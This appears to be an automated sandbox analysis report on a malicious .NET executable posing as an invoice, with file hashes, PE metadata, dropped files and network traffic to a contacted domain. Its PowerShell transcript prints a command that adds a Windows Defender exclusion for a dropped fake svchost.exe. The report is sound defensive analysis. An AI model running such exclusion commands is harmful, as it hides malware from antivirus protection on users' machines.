Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5905
Entropy (8bit):	5.412975650143772
Encrypted:	false
SSDEEP:	96:BZJjONf23qDo1ZO23ZEjONf23qDo1ZELA9AzAjZmAjONf23qDo1ZVcADADALZy:XPyf+
MD5:	D685B014F0019A858EE92B195DCA090B
SHA1:	FFA1301E4F435E6B6146DFAE432E08788B47BC70
SHA-256:	82B5F4A49B04BE9C6A40BE04F9874463BDADB60D9C6A62CBA1F24FAAE5D624EB
SHA-512:	C5A498A372EB0320BF206186C4FD31FF70EE2E52CEBB636CF8C848623E579C5F6331FB13118761236A7E73534C734FF22A7959BDE1461198C436B3F5A29C0409
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210222091431..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 320946 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe -Force..Process ID: 7088..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210222091432..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210222091720..Usernam

C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	209408
Entropy (8bit):	5.559500913037027
Encrypted:	false
SSDEEP:	1536:DVz5TWmVK3zUNBhgT2tPo55rKrFUcDOC53bzf01I:DVRV+bIFNMI
MD5:	379482795DA0042D0070E6AE599A369B
SHA1:	BAF26CFE3C8BA84FC3DA7CC2DA74741130F2BB21
SHA-256:	7D862F96808968BBE9CA5BF571335F86CD100FAA6D131A1E148EF8C54F5A4EED
SHA-512:	791604C6BEAD65E2D9E7D8BF4D355CA09078E0A98BAACFEC2D0A7B91F4B57EB18A6C48CC8FE24867B014E86312138905B3D144404A6E645DBEAB1D5ECEEBAA70
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..x.....n.... .....@.. .....,B... .@..... ...K.....`..... ..... ..H.....text...tw... ...x..... ..`.rsrc.....z.....@..@.reloc.....`. .....0.....@..B.....P.....H.....h<...Z.....*"(.....*~s.....s.....s.....*B.(.....(.....*.0.....r...p....r...p....s.....+...&.....(...+o/ .....88.....(0.....(1.....(.....(2...o'...&.....(3.....:.....o).....o4.....8.....*.....$.j.....0.....r...p....r...p....s.....+..'.....(...+o/.....88.....(0..... (1.....(.....(2...o'...&.....(3...

C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe:Zone.Identifier	
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.559500913037027
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	CN-Invoice-XXXXX9808-19011143287989.exe
File size:	209408
MD5:	379482795da0042d0070e6ae599a369b
SHA1:	baf26cfe3c8ba84fc3da7cc2da74741130f2bb21
SHA256:	7d862f96808968bbe9ca5bf571335f86cd100faa6d131a1e148ef8c54f5a4eed
SHA512:	791604c6bead65e2d9e7d8bf4d355ca09078e0a98baacfec2d0a7b91f4b57eb18a6c48cc8fe24867b014e86312138905b3d144404a6e645dbeab1d5eceebaa70
SSDEEP:	1536:DVz5TWmVK3zUNBhgT2tPo55rKrFUcDOC53bzf01I:DVRV+bIFNMI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..x.....n.... .....@.. .....,B...@.....

File Icon

Icon Hash:	68c6a6ce96b28acc

Static PE Info

General

Entrypoint:	0x40976e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x8AB4D40F [Tue Sep 29 02:29:35 2043 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General

Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9720	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa000	0x2b588	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x8000	0x19c0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x36000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7774	0x7800	False	0.58984375	data	6.86065163545	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa000	0x2b588	0x2b600	False	0.209023775216	data	5.11612515343	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x36000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa268	0x3751	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xd9bc	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x1e1e4	0x94a8	data		
RT_ICON	0x2768c	0x5488	data		
RT_ICON	0x2cb14	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 4286513152		
RT_ICON	0x30d3c	0x25a8	data		
RT_ICON	0x332e4	0x10a8	data		
RT_ICON	0x3438c	0x988	data		
RT_ICON	0x34d14	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x3517c	0x84	data		
RT_VERSION	0x35200	0x388	data	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Copyright 2022 BxJYdGrf. All rights reserved.
Assembly Version	1.5.0.2
InternalName	RJFBoOwW.exe
FileVersion	5.6.1.0
CompanyName	SzicdLQh
LegalTrademarks	AJUBNIBr
Comments	WopzIgVT
ProductName	RJFBoOwW
ProductVersion	1.5.0.2
FileDescription	IPeVGEzN
OriginalFilename	RJFBoOwW.exe
Translation	0x0409 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 74

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 09:13:24.126110077 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.179238081 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.179402113 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.180315971 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.233103991 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351891041 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351912022 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351926088 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351943016 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351958990 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351975918 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.351980925 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.351991892 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.352014065 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.352029085 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.352031946 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.352047920 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.352061033 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.352132082 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.353173018 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.353193045 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.353374958 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.354460955 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.354491949 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.354691982 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.355688095 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.355720043 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.356909990 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.356939077 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.356972933 CET	49733	80	192.168.2.4	104.21.71.230

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 09:13:24.357428074 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.358133078 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.358158112 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.358251095 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.359350920 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.359368086 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.359440088 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.379271030 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.379302025 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.379435062 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.379853964 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.379883051 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.380573988 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.381104946 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.381145000 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.381272078 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.382399082 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.382443905 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.382668972 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.404835939 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.404877901 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.405322075 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.405401945 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.405441999 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.406636953 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.406656027 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.406660080 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.407170057 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.407855034 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.407877922 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.407957077 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.409121037 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.409147024 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.409225941 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.410351038 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.410381079 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.410480976 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.411583900 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.411619902 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.411700010 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.412812948 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.412847042 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.413264990 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.414052963 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.414077044 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.414143085 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.415281057 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.415298939 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.415345907 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.416522980 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.416543007 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.417748928 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.417804003 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.418329000 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.418346882 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.418430090 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.419559956 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.419578075 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.419605017 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.420819044 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.420835972 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.420876026 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.422065973 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.422086000 CET	80	49733	104.21.71.230	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 09:13:24.422120094 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.423300982 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.423347950 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.423422098 CET	49733	80	192.168.2.4	104.21.71.230
Feb 22, 2021 09:13:24.424580097 CET	80	49733	104.21.71.230	192.168.2.4
Feb 22, 2021 09:13:24.424612045 CET	80	49733	104.21.71.230	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 09:13:15.086720943 CET	64646	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:15.135396004 CET	53	64646	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:15.222836018 CET	65298	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:15.271653891 CET	53	65298	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:15.325047970 CET	59123	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:15.373758078 CET	53	59123	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:17.073318958 CET	54531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:17.134918928 CET	53	54531	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:18.262422085 CET	49714	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:18.311001062 CET	53	49714	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:19.077817917 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:19.126274109 CET	53	58028	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:20.199812889 CET	53097	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:20.251415968 CET	53	53097	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:20.422405005 CET	49257	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:20.480726004 CET	53	49257	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:21.041529894 CET	62389	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:21.094422102 CET	53	62389	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:22.155312061 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:22.204051018 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:23.058521032 CET	55854	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:23.112194061 CET	53	55854	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:24.041982889 CET	64549	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:24.045172930 CET	63153	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:24.093765020 CET	53	63153	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:24.104845047 CET	53	64549	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:24.831636906 CET	52991	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:24.882272959 CET	53	52991	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:25.777785063 CET	53700	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:25.829142094 CET	53	53700	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:26.726569891 CET	51726	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:26.786441088 CET	53	51726	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:27.523122072 CET	56794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:27.584074974 CET	53	56794	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:28.392894030 CET	56534	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:28.442080975 CET	53	56534	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:49.550407887 CET	56627	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:49.554924965 CET	56621	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:49.602521896 CET	53	56627	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:49.603423119 CET	53	56621	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:51.110774994 CET	63116	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:51.159513950 CET	53	63116	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:52.243163109 CET	64078	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:52.294497967 CET	53	64078	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:53.706492901 CET	64801	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:53.755330086 CET	53	64801	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:55.107254028 CET	61721	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:55.156011105 CET	53	61721	8.8.8.8	192.168.2.4
Feb 22, 2021 09:13:56.104125023 CET	51255	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:13:56.156059027 CET	53	51255	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:10.175246954 CET	61522	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:10.229494095 CET	53	61522	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:19.654503107 CET	52337	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:19.706439018 CET	53	52337	8.8.8.8	192.168.2.4

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 09:14:20.396497965 CET	55046	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:20.455003977 CET	53	55046	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:21.090650082 CET	49612	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:21.142138004 CET	53	49612	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:21.683131933 CET	49285	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:21.740422964 CET	53	49285	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:22.522659063 CET	50601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:22.573944092 CET	53	50601	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:23.053509951 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:23.124744892 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:23.611202002 CET	56448	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:23.668414116 CET	53	56448	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:24.807446957 CET	59172	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:24.864428997 CET	53	59172	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:26.392088890 CET	62420	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:26.443195105 CET	53	62420	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:29.135674000 CET	60579	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:29.196466923 CET	53	60579	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:29.983009100 CET	50183	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:30.040344000 CET	53	50183	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:34.018130064 CET	61531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:34.075239897 CET	53	61531	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:41.155569077 CET	49228	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:41.214592934 CET	53	49228	8.8.8.8	192.168.2.4
Feb 22, 2021 09:14:42.043278933 CET	59794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:14:42.102392912 CET	53	59794	8.8.8.8	192.168.2.4
Feb 22, 2021 09:15:32.704469919 CET	55916	53	192.168.2.4	8.8.8.8
Feb 22, 2021 09:15:32.753002882 CET	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 09:13:24.041982889 CET	192.168.2.4	8.8.8.8	0xe25	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 22, 2021 09:14:34.018130064 CET	192.168.2.4	8.8.8.8	0x63df	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 22, 2021 09:14:42.043278933 CET	192.168.2.4	8.8.8.8	0xbe45	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 09:13:24.104845047 CET	8.8.8.8	192.168.2.4	0xe25	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 22, 2021 09:13:24.104845047 CET	8.8.8.8	192.168.2.4	0xe25	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 22, 2021 09:14:34.075239897 CET	8.8.8.8	192.168.2.4	0x63df	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
